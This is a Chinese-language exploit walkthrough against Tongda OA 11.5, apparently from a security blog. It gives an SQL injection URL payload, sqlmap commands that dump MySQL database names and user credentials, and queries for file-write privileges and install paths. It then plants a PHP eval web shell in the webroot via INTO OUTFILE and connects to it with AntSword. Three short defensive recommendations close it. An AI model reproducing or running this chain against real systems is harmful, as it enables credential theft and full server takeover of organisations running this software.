


/general/appbuilder/web/report/repdetail/edit?link\_type=false&slot={}&id=2%20or%201=1




将请求保存问1.txt，然后用sqlmap跑，可以成功跑出数据库名

python sqlmap.py -r 1.txt --dbms=mysql --threads=10 --dbs




然后用sqlmap跑出登录账号密码

python sqlmap.py -r 1.txt --dbms=mysql --threads=10 --dbs -D mysql -T user -C host,user,password --dump



发现host有%表示可以远程连接，然后远程连接数据库，通达OA数据库使用的是mysql，更改了默认端口号，端口3336

用Navicat连接数据库。




执行查询，查看数据库版本SHOW VARIABLES LIKE 'version';



查看是否可以数据库写入，outfile函数等


show variables like '%sec%';

secure\_file\_priv为空表示可以任意位置写入



查看有数据库写入权限的用户，可以看到root有权限


select group\_concat(user,0x3a,file\_priv) from mysql.user;



查看mysql的安装路径，以下两个sql任意一个可查询


select @@basedir as basePath from dual ;

show variables like '%basedir%';



可以得知mysql安装路径C:\TDOA11.5\mysql5。因为通达OA自带mysql数据库所以可以知道通达OA的安装路径是C:\TDOA11.5\。


通达OA的目录结构一般是这样的，如下




所以可知通达OA的web路径C:\TDOA11.5\webroot


数据库写入一句话，路径一定要加双斜杠，否则斜杠会被默认转义。

SELECT 1,2,'<?php eval($\_POST["ant"]); ?>' into outfile 'C:\\\TDOA11.5\\webroot\\1.php';



然后蚁剑连接





# 四、防御方案

1. 普通用户与系统管理员用户的权限要有严格的区分。

2. 强迫使用参数化语句。

3. 加强对用户输入的验证。